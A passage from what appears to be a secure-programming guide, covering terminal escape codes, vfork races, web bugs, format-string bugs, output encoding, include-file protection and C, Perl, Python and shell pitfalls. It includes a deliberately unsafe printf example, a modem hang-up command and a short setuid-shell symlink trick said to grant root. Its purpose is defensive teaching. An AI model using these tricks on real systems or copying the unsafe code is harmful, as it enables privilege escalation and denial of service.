The issue of avoiding escape codes even goes down to low−level hardware components and emulators of them. Most modems implement the so−called ``Hayes'' command set. Unless the command set is disabled, inducing a delay, the phrase ``+++'', and then another delay forces the modem to interpret any following text as commands to the modem instead. This can be used to implement denial−of−service attacks (by sending ``ATH0'', a hang−up command) or even forcing a user to connect to someone else (a sophisticated attacker could re−route a user's connection through a machine under the attacker's control). For the specific case of modems, this is easy to counter (e.g., add "ATS2−255" in the modem initialization string), but the general issue still holds: if you're controlling a lower−level component, or an emulation of one, make sure that you disable or otherwise handle any escape codes built into them.

Many ``terminal'' interfaces implement the escape codes of ancient, long−gone physical terminals like the VT100. These codes can be useful, for example, for bolding characters, changing font color, or moving to a particular location in a terminal interface. However, do not allow arbitrary untrusted data to be sent directly to a terminal screen, because some of those codes can cause serious problems. On some systems you can remap keys (e.g., so when a user presses "Enter" or a function key it sends the command you want them to run). On some you can even send codes to clear the screen, display a set of commands you'd like the victim to run, and then send that set ``back'', forcing the victim to run the commands of the attacker's choosing without even waiting for a keystroke. This is typically implemented using ``page−mode buffering''. This security problem is why emulated tty's (represented as device files, usually in /dev/) should only be writeable by their owners and never anyone else − they should never have ``other write'' permission set, and unless only the user is a member of the group (i.e., the ``user−private group'' scheme), the ``group write'' permission should not be set either for the terminal [Filipski 1986]. If you're displaying data to the user at a (simulated) terminal, you probably need to filter out all control characters (characters with values less than 32) from data sent back to the user unless they're identified by you as safe. Worse comes to worse, you can identify tab and newline (and maybe carriage return) as safe, removing all the rest. Characters with their high bits set (i.e., values greater than 127) are in some ways trickier to handle; some old systems implement them as if they weren't set, but simply filtering them inhibits much international use. In this case, you need to look at the specifics of your situation.

A related problem is that the NIL character (character 0) can have surprising effects. Most C and C++ functions assume that this character marks the end of a string, but string−handling routines in other languages (such as Perl and Ada95) can handle strings containing NIL. Since many libraries and kernel calls use the C convention, the result is that what is checked is not what is actually used [rfp 1999].

When calling another program or referring to a file always specify its full path (e.g, `/usr/bin/sort`). For program calls, this will eliminate possible errors in calling the ``wrong'' command, even if the PATH value is incorrectly set. For other file referents, this reduces problems from ``bad'' starting directories.

8.4. Call Only Interfaces Intended for Programmers

Call only application programming interfaces (APIs) that are intended for use by programs. Usually a program can invoke any other program, including those that are really designed for human interaction. However, it's usually unwise to invoke a program intended for human interaction in the same way a human would. The problem is that programs's human interfaces are intentionally rich in functionality and are often difficult to completely control. As discussed in Section 8.3, interactive programs often have ``escape'' codes, which might enable an attacker to perform undesirable functions. Also, interactive programs often try to intuit the ``most likely'' defaults; this may not be the default you were expecting, and an attacker may find a way to exploit this.

Examples of programs you shouldn't normally call directly include mail, mailx, ed, vi, and emacs. At the very least, don't call these without checking their input first.

Usually there are parameters to give you safer access to the program's functionality, or a different API or application that's intended for use by programs; use those instead. For example, instead of invoking a text editor to edit some text (such as ed, vi, or emacs), use sed where you can.

8.5. Check All System Call Returns

Every system call that can return an error condition must have that error condition checked. One reason is that nearly all system calls require limited system resources, and users can often affect resources in a variety of ways. Setuid/setgid programs can have limits set on them through calls such as setrlimit(3) and nice(2). External users of server programs and CGI scripts may be able to cause resource exhaustion simply by making a large number of simultaneous requests. If the error cannot be handled gracefully, then fail safe as discussed earlier.

8.6. Avoid Using vfork(2)

The portable way to create new processes in Unix−like systems is to use the fork(2) call. BSD introduced a variant called vfork(2) as an optimization technique. In vfork(2), unlike fork(2), the child borrows the parent's memory and thread of control until a call to execve(2V) or an exit occurs; the parent process is suspended while the child is using its resources. The rationale is that in old BSD systems, fork(2) would actually cause memory to be copied while vfork(2) would not. Linux never had this problem; because Linux used copy−on−write semantics internally, Linux only copies pages when they changed (actually, there are still some tables that have to be copied; in most circumstances their overhead is not significant). Nevertheless, since some programs depend on vfork(2), recently Linux implemented the BSD vfork(2) semantics (previously vfork(2) had been an alias for fork(2)).

There are a number of problems with vfork(2). From a portability point−of−view, the problem with vfork(2) is that it's actually fairly tricky for a process to not interfere with its parent, especially in high−level languages. The ``not interfering'' requirement applies to the actual machine code generated, and many compilers generate hidden temporaries and other code structures that cause unintended interference. The result: programs using vfork(2) can easily fail when the code changes or even when compiler versions change.

For secure programs it gets worse on Linux systems, because Linux (at least 2.2 versions through 2.2.17) is vulnerable to a race condition in vfork()'s implementation. If a privileged process uses a vfork(2)/execve(2) pair in Linux to execute user commands, there's a race condition while the child process is already running as the user's UID, but hasn`t entered execve(2) yet. The user may be able to send signals, including SIGSTOP, to this process. Due to the semantics of vfork(2), the privileged parent process would then be blocked as well. As a result, an unprivileged process could cause the privileged process to halt, resulting in a denial−of−service of the privileged process' service. FreeBSD and OpenBSD, at least, have code to specifically deal with this case, so to my knowledge they are not vulnerable to this problem. My thanks to Solar Designer, who noted and documented this problem in Linux on the ``security−audit'' mailing list on October 7, 2000.

The bottom line with vfork(2) is simple: *don't* use vfork(2) in your programs. This shouldn't be difficult; the primary use of vfork(2) is to support old programs that needed vfork's semantics.

8.7. Counter Web Bugs When Retrieving Embedded Content

Some data formats can embed references to content that is automatically retrieved when the data is viewed (not waiting for a user to select it). If it's possible to cause this data to be retrieved through the Internet (e.g., through the World Wide Wide), then there is a potential to use this capability to obtain information about readers without the readers' knowledge, and in some cases to force the reader to perform activities without the reader's consent. This privacy concern is sometimes called a ``web bug.''

In a web bug, a reference is intentionally inserted into a document and used by the content author to track who, where, and how often a document is read. The author can also essentially watch how a ``bugged'' document is passed from one person to another or from one organization to another.

The HTML format has had this issue for some time. According to the Privacy Foundation:

> Web bugs are used extensively today by Internet advertising companies on Web pages and in HTML−based email messages for tracking. They are typically 1−by−1 pixel in size to make them invisible on the screen to disguise the fact that they are used for tracking. However, they could be any image (using the img tag); other HTML tags that can implement web bugs, e.g., frames, form invocations, and scripts. By itself, invoking the web bug will provide the ``bugging'' site the reader IP address, the page that the reader visited, and various information about the browser; by also using cookies it's often possible to determine the specific identify of the reader. A survey about web bugs is available at http://www.securityspace.com/s_survey/data/man.200102/webbug.html.

What is more concerning is that other document formats seem to have such a capability, too. When viewing HTML from a web site with a web browser, there are other ways of getting information on who is browsing the data, but when viewing a document in another format from an email few users expect that the mere act of reading the document can be monitored. However, for many formats, reading a document can be monitored. For example, it has been recently determined that Microsoft Word can support web bugs; see the Privacy Foundation advisory for more information . As noted in their advisory, recent versions of Microsoft Excel and Microsoft Power Point can also be bugged. In some cases, cookies can be used to obtain even more information.

Web bugs are primarily an issue with the design of the file format. If your users value their privacy, you probably will want to limit the automatic downloading of included files. One exception might be when the file itself is being downloaded (say, via a web browser); downloading other files from the same location at the same time is much less likely to concern users.

8.8. Hide Sensitive Information

Sensitive information should be hidden from prying eyes, both while being input and output, and when stored in the system. Sensitive information certainly includes credit card numbers, account balances, and home addresses, and in many applications also includes names, email addressees, and other private information.

Web−based applications should encrypt all communication with a user that includes sensitive information; the usual way is to use the "https:" protocol (HTTP on top of SSL or TLS). According to the HTTP 1.1 specification (IETF RFC 2616 section 15.1.3), authors of services which use the HTTP protocol *should not* use GET based forms for the submission of sensitive data, because this will cause this data to be encoded in the Request−URI. Many existing servers, proxies, and user agents will log the request URI in some place where it might be visible to third parties. Instead, use POST−based submissions, which are intended for this purpose.

Databases of such sensitive data should also be encrypted on any storage device (such as files on a disk). Such encryption doesn't protect against an attacker breaking the secure application, of course, since obviously the application has to have a way to access the encrypted data too. However, it *does* provide some defense against attackers who manage to get backup disks of the data but not of the keys used to decrypt them. It also provides some defense if an attacker doesn't manage to break into an application, but does manage to partially break into a related system just enough to view the stored data − again, they now have to break the encryption algorithm to get the data. There are many circumstances where data can be transferred unintentionally (e.g., core files), which this also prevents. It's worth noting, however, that this is not as strong a defense as you'd think, because often the server itself can be subverted or broken.

Chapter 9. Send Information Back Judiciously

Do not answer a fool according to his folly, or
you will be like him yourself.
Proverbs 26:4 (NIV)

9.1. Minimize Feedback

Avoid giving much information to untrusted users; simply succeed or fail, and if it fails just say it failed and minimize information on why it failed. Save the detailed information for audit trail logs. For example:

- If your program requires some sort of user authentication (e.g., you're writing a network service or login program), give the user as little information as possible before they authenticate. In particular, avoid giving away the version number of your program before authentication. Otherwise, if a particular version of your program is found to have a vulnerability, then users who don't upgrade from that version advertise to attackers that they are vulnerable.
- If your program accepts a password, don't echo it back; this creates another way passwords can be seen.

9.2. Don't Include Comments

When returning information, don't include any ``comments'' unless you're sure you want the receiving user to be able to view them. This is a particular problem for web applications that generate files (such as HTML). Often web application programmers wish to comment their work (which is fine), but instead of simply leaving the comment in their code, the comment is included as part of the generated file (usually HTML or XML) that is returned to the user. The trouble is that these comments sometimes provide insight into how the system works in a way that aids attackers.

9.3. Handle Full/Unresponsive Output

It may be possible for a user to clog or make unresponsive a secure program's output channel back to that user. For example, a web browser could be intentionally halted or have its TCP/IP channel response slowed. The secure program should handle such cases, in particular it should release locks quickly (preferably before replying) so that this will not create an opportunity for a Denial−of−Service attack. Always place time−outs on outgoing network−oriented write requests.

9.4. Control Data Formatting (Format Strings/Formatation)

A number of output routines in computer languages have a parameter that controls the generated format. In C, the most obvious example is the printf() family of routines (including printf(), sprintf(), snprintf(), fprintf(), and so on). Other examples in C include syslog() (which writes system log information) and setproctitle() (which sets the string used to display process identifier information). Many functions with names beginning with ``err'' or ``warn'', containing ``log'' , or ending in ``printf'' are worth considering. Python includes the "%" operation, which on strings controls formatting in a similar manner. Many programs and libraries define formatting functions, often by calling built−in routines and doing additional processing (e.g., glib's g_snprintf() routine).

Format languages are essentially little programming languages – so developers who let attackers control the format string are essentially running programs written by attackers! Surprisingly, many people seem to forget the power of these formatting capabilities, and use data from untrusted users as the formatting parameter. The guideline here is clear – never use unfiltered data from an untrusted user as the format parameter. Failing to follow this guideline usually results in a format string vulnerability (also called a formatation vulnerability). Perhaps this is best shown by example:

```
/* Wrong way: */
printf(string_from_untrusted_user);
/* Right ways: */
printf("%s", string_from_untrusted_user); /* safe */
fputs(string_from_untrusted_user); /* better for simple strings */
```

If an attacker controls the formatting information, an attacker can cause all sorts of mischief by carefully selecting the format. The case of C's printf() is a good example – there are lots of ways to possibly exploit user–controlled format strings in printf(). These include buffer overruns by creating a long formatting string (this can result in the attacker having complete control over the program), conversion specifications that use unpassed parameters (causing unexpected data to be inserted), and creating formats which produce totally unanticipated result values (say by prepending or appending awkward data, causing problems in later use). A particularly nasty case is printf's %n conversion specification, which writes the number of characters written so far into the pointer argument; using this, an attacker can overwrite a value that was intended for printing! An attacker can even overwrite almost arbitrary locations, since the attacker can specify a ``parameter'' that wasn't actually passed. The %n conversion specification has been standard part of C since its beginning, is required by all C standards, and is used by real programs. In 2000, Greg KH did a quick search of source code and identified the programs BitchX (an irc client), Nedit (a program editor), and SourceNavigator (a program editor / IDE / Debugger) as using %n, and there are doubtless many more. Deprecating %n would probably be a good idea, but even without %n there can be significant problems. Many papers discuss these attacks in more detail, for example, you can see Avoiding security holes when developing an application – Part 4: format strings.

Since in many cases the results are sent back to the user, this attack can also be used to expose internal information about the stack. This information can then be used to circumvent stack protection systems such as StackGuard and ProPolice; StackGuard uses constant ``canary'' values to detect attacks, but if the stack's contents can be displayed, the current value of the canary will be exposed, suddenly making the software vulnerable again to stack smashing attacks.

A formatting string should almost always be a constant string, possibly involving a function call to implement a lookup for internationalization (e.g., via gettext's _()). Note that this lookup must be limited to values that the program controls, i.e., the user must be allowed to only select from the message files controlled by the program. It's possible to filter user data before using it (e.g., by designing a filter listing legal characters for the format string such as [A–Za–z0–9]), but it's usually better to simply prevent the problem by using a constant format string or fputs() instead. Note that although I've listed this as an ``output'' problem, this can cause problems internally to a program before output (since the output routines may be saving to a file, or even just generating internal state such as via snprintf()).

The problem of input formatting causing security problems is not an idle possibility; see CERT Advisory CA–2000–13 for an example of an exploit using this weakness. For more information on how these problems can be exploited, see Pascal Bouchareine's email article titled ``[Paper] Format bugs'', published in the July 18, 2000 edition of Bugtraq. As of December 2000, developmental versions of the gcc compiler support warning messages for insecure format string usages, in an attempt to help developers avoid these problems.

Of course, this all begs the question as to whether or not the internationalization lookup is, in fact, secure. If you're creating your own internationalization lookup routines, make sure that an untrusted user can only specify a legal locale and not something else like an arbitrary path.

Clearly, you want to limit the strings created through internationalization to ones you can trust. Otherwise, an attacker could use this ability to exploit the weaknesses in format strings, particularly in C/C++ programs. This has been an item of discussion in Bugtraq (e.g., see John Levon's Bugtraq post on July 26, 2000). For more information, see the discussion on permitting users to only select legal language values in Section 5.8.3.

Although it's really a programming bug, it's worth mentioning that different countries notate numbers in different ways, in particular, both the period (.) and comma (,) are used to separate an integer from its fractional part. If you save or load data, you need to make sure that the active locale does not interfere with data handling. Otherwise, a French user may not be able to exchange data with an English user, because the data stored and retrieved will use different separators. I'm unaware of this being used as a security problem, but it's conceivable.

9.5. Control Character Encoding in Output

In general, a secure program must ensure that it synchronizes its clients to any assumptions made by the secure program. One issue often impacting web applications is that they forget to specify the character encoding of their output. This isn't a problem if all data is from trusted sources, but if some of the data is from untrusted sources, the untrusted source may sneak in data that uses a different encoding than the one expected by the secure program. This opens the door for a cross−site malicious content attack; see Section 5.10 for more information.

CERT's tech tip on malicious code mitigation explains the problem of unspecified character encoding fairly well, so I quote it here:

> Many web pages leave the character encoding ("charset" parameter in HTTP) undefined. In earlier versions of HTML and HTTP, the character encoding was supposed to default to ISO−8859−1 if it wasn't defined. In fact, many browsers had a different default, so it was not possible to rely on the default being ISO−8859−1. HTML version 4 legitimizes this − if the character encoding isn't specified, any character encoding can be used.
>
> If the web server doesn't specify which character encoding is in use, it can't tell which characters are special. Web pages with unspecified character encoding work most of the time because most character sets assign the same characters to byte values below 128. But which of the values above 128 are special? Some 16−bit character−encoding schemes have additional multi−byte representations for special characters such as "<". Some browsers recognize this alternative encoding and act on it. This is "correct" behavior, but it makes attacks using malicious scripts much harder to prevent. The server simply doesn't know which byte sequences represent the special characters.
>
> For example, UTF−7 provides alternative encoding for "<" and ">", and several popular browsers recognize these as the start and end of a tag. This is not a bug in those browsers. If the character encoding really is UTF−7, then this is correct behavior. The problem is that it is possible to get into a situation in which the browser and the server disagree on the encoding.

Thankfully, though explaining the issue is tricky, its resolution in HTML is easy. In the HTML header, simply specify the charset, like this example from CERT:

```
<HTML>
<HEAD>
<META http-equiv="Content-Type"
content="text/html; charset=ISO-8859-1">
<TITLE>HTML SAMPLE</TITLE>
</HEAD>
<BODY>
<P>This is a sample HTML page
</BODY>
</HTML>
```

From a technical standpoint, an even better approach is to set the character encoding as part of the HTTP protocol output, though some libraries make this more difficult. This is technically better because it doesn't force the client to examine the header to determine a character encoding that would enable it to read the META information in the header. Of course, in practice a browser that couldn't read the META information given above and use it correctly would not succeed in the marketplace, but that's a different issue. In any case, this just means that the server would need to send as part of the HTTP protocol, a ``charset'' with the desired value. Unfortunately, it's hard to heartily recommend this (technically better) approach, because some older HTTP/1.0 clients did not deal properly with an explicit charset parameter. Although the HTTP/1.1 specification requires clients to obey the parameter, it's suspicious enough that you probably ought to use it as an adjunct to forcing the use of the correct character encoding, and not your sole mechanism.

9.6. Prevent Include/Configuration File Access

When developing web based applications, do not allow users to access (read) files such as the program include and configuration files. This data may provide enough information (e.g., passwords) to break into the system. Note that this guideline sometimes also applies to other kinds of applications. There are several actions you can take to do this, including:

- Place the include/configuration files outside of the web documentation root (so that the web server will never serve the files). Really, this is the best approach unless there's some reason the files have to be inside the document root.
- Configure the web server so it will not serve include files as text. For example, if you're using Apache, you can add a handler or an action for .inc files like so:
  ```
  <Files *.inc>
    Order allow,deny
    Deny from all
  </Files>
  ```
- Place the include files in a protected directory (using .htaccess), and designate them as files that won't be served.
- Use a filter to deny access to the files. For Apache, this can be done using:
  ```
  <Files ~ "\.phpincludes">
     Order allow,deny
     Deny from all
  </Files>
  ```
  If you need full regular expressions to match filenames, in Apache you could use the FilesMatch directive.
- If your include file is a valid script file, which your server will parse, make sure that it doesn't act on user−supplied parameters and that it's designed to be secure.

These approaches won't protect you from users who have access to the directories your files are in if they are world−readable. You could change the permissions of the files so that only the uid/gid of the webserver can read these files. However, this approach won't work if the user can get the web server to run his own scripts

(the user can just write scripts to access your files). Fundamentally, if your site is being hosted on a server shared with untrusted people, it's harder to secure the system. One approach is to run multiple web serving programs, each with different permissions; this provides more security but is painful in practice. Another approach is to set these files to be read only by your uid/gid, and have the server run scripts at ``your'' permission. This latter approach has its own problems: it means that certain parts of the server must have root privileges, and that the script may have more permissions than necessary.

Chapter 10. Language–Specific Issues

Undoubtedly there are all sorts of languages in the world, yet none of them is without meaning.
1 Corinthians 14:10 (NIV)

There are many language–specific security issues. Many of them can be summarized as follows:

- Turn on all relevant warnings and protection mechanisms available to you where practical. For compiled languages, this includes both compile–time mechanisms and run–time mechanisms. In general, security–relevant programs should compile cleanly with all warnings turned on.
- If you can use a ``safe mode'' (e.g., a mode that limits the activities of the executable), do so. Many interpreted languages include such a mode. In general, don't depend on the safe mode to provide absolute protection; most language's safe modes have not been sufficiently analyzed for their security, and when they are, people usually discover many ways to exploit it. However, by writing your code so that it's secure out of safe mode, and then adding the safe mode, you end up with defense–in–depth (since in many cases, an attacker has to break both your application code and the safe mode).
- Avoid dangerous and deprecated operations in the language. By ``dangerous'', I mean operations which are difficult to use correctly. For example, many languages include some mechanisms or functions that are ``magical'', that is, they try to infer the ``right'' thing to do using a heuristic – generally you should avoid them, because an attacker may be able to exploit the heuristic and do something dangerous instead of what was intended. A common error is an ``off–by–one'' error, in which the bound is off by one, and sometimes these result in exploitable errors. In general, write code in a way that minimizes the likelihood of off–by–one errors. If there are standard conventions in the language (e.g., for writing loops), use them.
- Ensure that the languages' infrastructure (e.g., run–time library) is available and secured.
- Languages that automatically garbage–collect strings should be especially careful to immediately erase secret data (in particular secret keys and passwords).
- Know precisely the semantics of the operations that you are using. Look up each operation's semantics in its documentation. Do not ignore return values unless you're sure they cannot be relevant. Don't ignore the difference between ``signed'' and ``unsigned'' values. This is particularly difficult in languages which don't support exceptions, like C, but that's the way it goes.

10.1. C/C++

It is possible to develop secure code using C or C++, but both languages include fundamental design decisions that make it more difficult to write secure code. C and C++ easily permit buffer overflows, force programmers to do their own memory management, and are fairly lax in their typing systems. For systems programs (such as an operating system kernel), C and C++ are fine choices. For applications, C and C++ are often over–used. Strongly consider using an even higher–level language, at least for the majority of the application. But clearly, there are many existing programs in C and C++ which won't get completely rewritten, and many developers may choose to develop in C and C++.

One of the biggest security problems with C and C++ programs is buffer overflow; see Chapter 6 for more information. C has the additional weakness of not supporting exceptions, which makes it easy to write programs that ignore critical error situations.

Another problem with C and C++ is that developers have to do their own memory management (e.g., using malloc(), alloc(), free(), new, and delete), and failing to do it correctly may result in a security flaw. The more serious problem is that programs may erroneously free memory that should not be freed (e.g., because it's

already been freed). This can result in an immediate crash or be exploitable, allowing an attacker to cause arbitrary code to be executed; see [Anonymous Phrack 2001]. Some systems (such as many GNU/Linux systems) don't protect against double−freeing at all by default, and it is not clear that those systems which attempt to protect themselves are truly unsubvertable. Although I haven't seen anything written on the subject, I suspect that using the incorrect call in C++ (e.g., mixing new and malloc()) could have similar effects. For example, on March 11, 2002, it was announced that the zlib library had this problem, affecting the many programs that use it. Thus, when testing programs on GNU/Linux, you should set the environment variable MALLOC_CHECK_ to 1 or 2, and you might consider executing your program with that environment variable set with 0, 1, 2. The reason for this variable is explained in GNU/Linux malloc(3) man page:

> Recent versions of Linux libc (later than 5.4.23) and GNU libc (2.x) include a malloc implementation which is tunable via environment variables. When MALLOC_CHECK_ is set, a special (less efficient) implementation is used which is designed to be tolerant against simple errors, such as double calls of free() with the same argument, or overruns of a single byte (off−by−one bugs). Not all such errors can be protected against, however, and memory leaks can result. If MALLOC_CHECK_ is set to 0, any detected heap corruption is silently ignored; if set to 1, a diagnostic is printed on stderr; if set to 2, abort() is called immediately. This can be useful because otherwise a crash may happen much later, and the true cause for the problem is then very hard to track down.

There are various tools to deal with this, such as Electric Fence and Valgrind; see Section 11.7 for more information. If unused memory is not free'd, (e.g., using free()), that unused memory may accumulate − and if enough unused memory can accumulate, the program may stop working. As a result, the unused memory may be exploitable by attackers to create a denial of service. It's theoretically possible for attackers to cause memory to be fragmented and cause a denial of service, but usually this is a fairly impractical and low−risk attack.

Be as strict as you reasonably can when you declare types. Where you can, use ``enum'' to define enumerated values (and not just a ``char'' or ``int'' with special values). This is particularly useful for values in switch statements, where the compiler can be used to determine if all legal values have been covered. Where it's appropriate, use ``unsigned'' types if the value can't be negative.

One complication in C and C++ is that the character type ``char'' can be signed or unsigned (depending on the compiler and machine). When a signed char with its high bit set is saved in an integer, the result will be a negative number; in some cases this can be exploitable. In general, use ``unsigned char'' instead of char or signed char for buffers, pointers, and casts when dealing with character data that may have values greater than 127 (0x7f).

C and C++ are by definition rather lax in their type−checking support, but you can at least increase their level of checking so that some mistakes can be detected automatically. Turn on as many compiler warnings as you can and change the code to cleanly compile with them, and strictly use ANSI prototypes in separate header (.h) files to ensure that all function calls use the correct types. For C or C++ compilations using gcc, use at least the following as compilation flags (which turn on a host of warning messages) and try to eliminate all warnings (note that −O2 is used since some warnings can only be detected by the data flow analysis performed at higher optimization levels):

```
gcc -Wall -Wpointer-arith -Wstrict-prototypes -O2
```

You might want ``−W −pedantic'' too.

Many C/C++ compilers can detect inaccurate format strings. For example, gcc can warn about inaccurate format strings for functions you create if you use its __attribute__() facility (a C extension) to mark such functions, and you can use that facility without making your code non−portable. Here is an example of what you'd put in your header (.h) file:

```
/* in header.h */
#ifndef __GNUC__
#  define __attribute__(x) /*nothing*/
#endif

extern void logprintf(const char *format, ...)
   __attribute__((format(printf,1,2)));
extern void logprintva(const char *format, va_list args)
   __attribute__((format(printf,1,0)));
```

The "format" attribute takes either "printf" or "scanf", and the numbers that follow are the parameter number of the format string and the first variadic parameter (respectively). The GNU docs talk about this well. Note that there are other __attribute__ facilities as well, such as "noreturn" and "const".

Avoid common errors made by C/C++ developers. For example, be careful about not using ``=" when you mean ``==".

10.2. Perl

Perl programmers should first read the man page perlsec(1), which describes a number of issues involved with writing secure programs in Perl. In particular, perlsec(1) describes the ``taint" mode, which most secure Perl programs should use. Taint mode is automatically enabled if the real and effective user or group IDs differ, or you can use the −T command line flag (use the latter if you're running on behalf of someone else, e.g., a CGI script). Taint mode turns on various checks, such as checking path directories to make sure they aren't writable by others.

The most obvious affect of taint mode, however, is that you may not use data derived from outside your program to affect something else outside your program by accident. In taint mode, all externally−obtained input is marked as ``tainted", including command line arguments, environment variables, locale information (see perllocale(1)), results of certain system calls (readdir, readlink, the gecos field of getpw* calls), and all file input. Tainted data may not be used directly or indirectly in any command that invokes a sub−shell, nor in any command that modifies files, directories, or processes. There is one important exception: If you pass a list of arguments to either system or exec, the elements of that list are NOT checked for taintedness, so be especially careful with system or exec while in taint mode.

Any data value derived from tainted data becomes tainted also. There is one exception to this; the way to untaint data is to extract a substring of the tainted data. Don't just use ``.*" blindly as your substring, though, since this would defeat the tainting mechanism's protections. Instead, identify patterns that identify the ``safe" pattern allowed by your program, and use them to extract ``good" values. After extracting the value, you may still need to check it (in particular for its length).

The open, glob, and backtick functions call the shell to expand filename wild card characters; this can be used to open security holes. You can try to avoid these functions entirely, or use them in a less−privileged ``sandbox" as described in perlsec(1). In particular, backticks should be rewritten using the system() call (or even better, changed entirely to something safer).

The perl open() function comes with, frankly, ``way too much magic'' for most secure programs; it interprets text that, if not carefully filtered, can create lots of security problems. Before writing code to open or lock a file, consult the perlopentut(1) man page. In most cases, sysopen() provides a safer (though more convoluted) approach to opening a file. The new Perl 5.6 adds an open() call with 3 parameters to turn off the magic behavior without requiring the convolutions of sysopen().

Perl programs should turn on the warning flag (−w), which warns of potentially dangerous or obsolete statements.

You can also run Perl programs in a restricted environment. For more information see the ``Safe'' module in the standard Perl distribution. I'm uncertain of the amount of auditing that this has undergone, so beware of depending on this for security. You might also investigate the ``Penguin Model for Secure Distributed Internet Scripting'', though at the time of this writing the code and documentation seems to be unavailable.

Many installations include a setuid root version of perl named ``suidperl''. However, the perldelta man page version 5.6.1 recommends using sudo instead, stating the following:

> "Note that suidperl is neither built nor installed by default in any recent version of perl. Use of suidperl is highly discouraged. If you think you need it, try alternatives such as sudo first. See http://www.courtesan.com/sudo/".

10.3. Python

As with any language, beware of any functions which allow data to be executed as parts of a program, to make sure an untrusted user can't affect their input. This includes exec(), eval(), and execfile() (and frankly, you should check carefully any call to compile()). The input() statement is also surprisingly dangerous. [Watters 1996, 150].

Python programs with privileges that can be invoked by unprivileged users (e.g., setuid/setgid programs) must *not* import the ``user'' module. The user module causes the pythonrc.py file to be read and executed. Since this file would be under the control of an untrusted user, importing the user module allows an attacker to force the trusted program to run arbitrary code.

Python does very little compile−time checking −− it has essentially no compile−time type information, and it doesn't even check that the number of parameters passed are legal for a given function or method. This is unfortunate, resulting in a lot of latent bugs (both John Viega and I have experienced this problem). Hopefully someday Python will implement optional static typing and type−checking, an idea that's been discussed for some time. A partial solution for now is PyChecker, a lint−like program that checks for common bugs in Python source code. You can get PyChecker from http://pychecker.sourceforge.net

Python includes support for ``Restricted Execution'' through its RExec class. This is primarily intended for executing applets and mobile code, but it can also be used to limit privilege in a program even when the code has not been provided externally. By default, a restricted execution environment permits reading (but not writing) of files, and does not include operations for network access or GUI interaction. These defaults can be changed, but beware of creating loopholes in the restricted environment. In particular, allowing a user to unrestrictedly add attributes to a class permits all sorts of ways to subvert the environment because Python's implementation calls many ``hidden'' methods. Note that, by default, most Python objects are passed by reference; if you insert a reference to a mutable value into a restricted program's environment, the restricted program can change the object in a way that's visible outside the restricted environment! Thus, if you want to give access to a mutable value, in many cases you should copy the mutable value or use the Bastion module

(which supports restricted access to another object). For more information, see Kuchling [2000]. I'm uncertain of the amount of auditing that the restricted execution capability has undergone, so programmer beware.

10.4. Shell Scripting Languages (sh and csh Derivatives)

I strongly recommend against using standard command shell scripting languages (such as csh, sh, and bash) for setuid/setgid secure code. Some systems (such as Linux) completely disable setuid/setgid shell scripts, so creating setuid/setgid shell scripts creates an unnecessary portability problem. On some old systems they are fundamentally insecure due to a race condition (as discussed in Section 3.1.3). Even for other systems, they're not really a good idea.

In fact, there are a vast number of circumstances where shell scripting languages shouldn't be used at all for secure programs. Standard command shells are notorious for being affected by nonobvious inputs – generally because command shells were designed to try to do things ``automatically'' for an interactive user, not to defend against a determined attacker. Shell programs are fine for programs that don't need to be secure (e.g., they run at the same privilege as the unprivileged user and don't accept ``untrusted'' data). They can also be useful when they're running with privilege, as long as all the input (e.g., files, directories, command line, environment, etc.) are all from trusted users – which is why they're often used quite successfully in startup/shutdown scripts.

Writing secure shell programs in the presence of malicious input is harder than in many other languages because of all the things that shells are affected by. For example, ``hidden'' environment variables (e.g., the ENV, BASH_ENV, and IFS values) can affect how they operate or even execute arbitrary user–defined code before the script can even execute. Even things like filenames of the executable or directory contents can affect execution. If an attacker can create filenames containing some control characters (e.g., newline), or whitespace, or shell metacharacters, or begin with a dash (the option flag syntax), there are often ways to exploit them. For example, on many Bourne shell implementations, doing the following will grant root access (thanks to NCSA for describing this exploit):

```
% ln -s /usr/bin/setuid-shell /tmp/-x
% cd /tmp
% -x
```

Some systems may have closed this hole, but the point still stands: most command shells aren't intended for writing secure setuid/setgid programs. For programming purposes, avoid creating setuid shell scripts, even on those systems that permit them. Instead, write a small program in another language to clean up the environment, then have it call other executables (some of which might be shell scripts).

If you still insist on using shell scripting languages, at least put the script in a directory where it cannot be moved or changed. Set PATH and IFS to known values very early in your script; indeed, the environment should be cleaned before the script is called. Also, very early on, ``cd'' to a safe directory. Use data only from directories that is controlled by trusted users, e.g., /etc, so that attackers can't insert maliciously–named files into those directories. Be sure to quote every filename passed on a command line, e.g., use "$1" not $1, because filenames with whitespace will be split. Call commands using "––" to disable additional options where you can, because attackers may create or pass filenames beginning with dash in the hope of tricking the program into processing it as an option. Be especially careful of filenames embedding other characters (e.g., newlines and other control characters). Examine input filenames especially carefully and be very restrictive on what filenames are permitted.

If you don't mind limiting your program to only work with GNU tools (or if you detect and optionally use the

GNU tools instead when they are available), you might want to use NIL characters as the filename terminator instead of newlines. By using NIL characters, rather than whitespace or newlines, handling nasty filenames (e.g., those with embedded newlines) is much simpler. Several GNU tools that output or input filenames can use this format instead of the more common ``one filename per line'' format. Unfortunately, the name of this option isn't consistent between tools; for many tools the name of this option is ``−−null'' or ``−0''. GNU programs xargs and cpio allow using either −−null or −0, tar uses −−null, find uses −print0, grep uses either −−null or −Z, and sort uses either −z or −−zero−terminated. Those who find this inconsistency particularly disturbing are invited to supply patches to the GNU authors; I would suggest making sure every program supported ``−−null'' since that seems to be the most common option name. For example, here's one way to move files to a target directory, even if there may be a vast number of files and some may have awkward names with embedded newlines (thanks to Jim Dennis for reminding me of this):

```
find . -print0 | xargs --null mv --target-dir=$TARG
```

In a similar vein, I recommend *not* trusting ``restricted shells'' to implement secure policies. Restricted shells are shells that intentionally prevent users from performing a large set of activities – their goal is to force users to only run a small set of programs. A restricted shell can be useful as a defense−in−depth measure, but restricted shells are notoriously hard to configure correctly and as configured are often subvertable. For example, some restricted shells will start by running some file in an unrestricted mode (e.g., ``.profile'') – if a user can change this file, they can force execution of that code. A restricted shell should be set up to only run a few programs, but if any of those programs have ``shell escapes'' to let users run more programs, attackers can use those shell escapes to escape the restricted shell. Even if the programs don't have shell escapes, it's quite likely that the various programs can be used together (along with the shell's capabilities) to escape the restrictions. Of course, if you don't set the PATH of a restricted shell (and allow any program to run), then an attacker can use the shell escapes of many programs (including text editors, mailers, etc.). The problem is that the purpose of a shell is to run other programs, but those other programs may allow unintended operations −− and the shell doesn't interpose itself to prevent these operations.

10.5. Ada

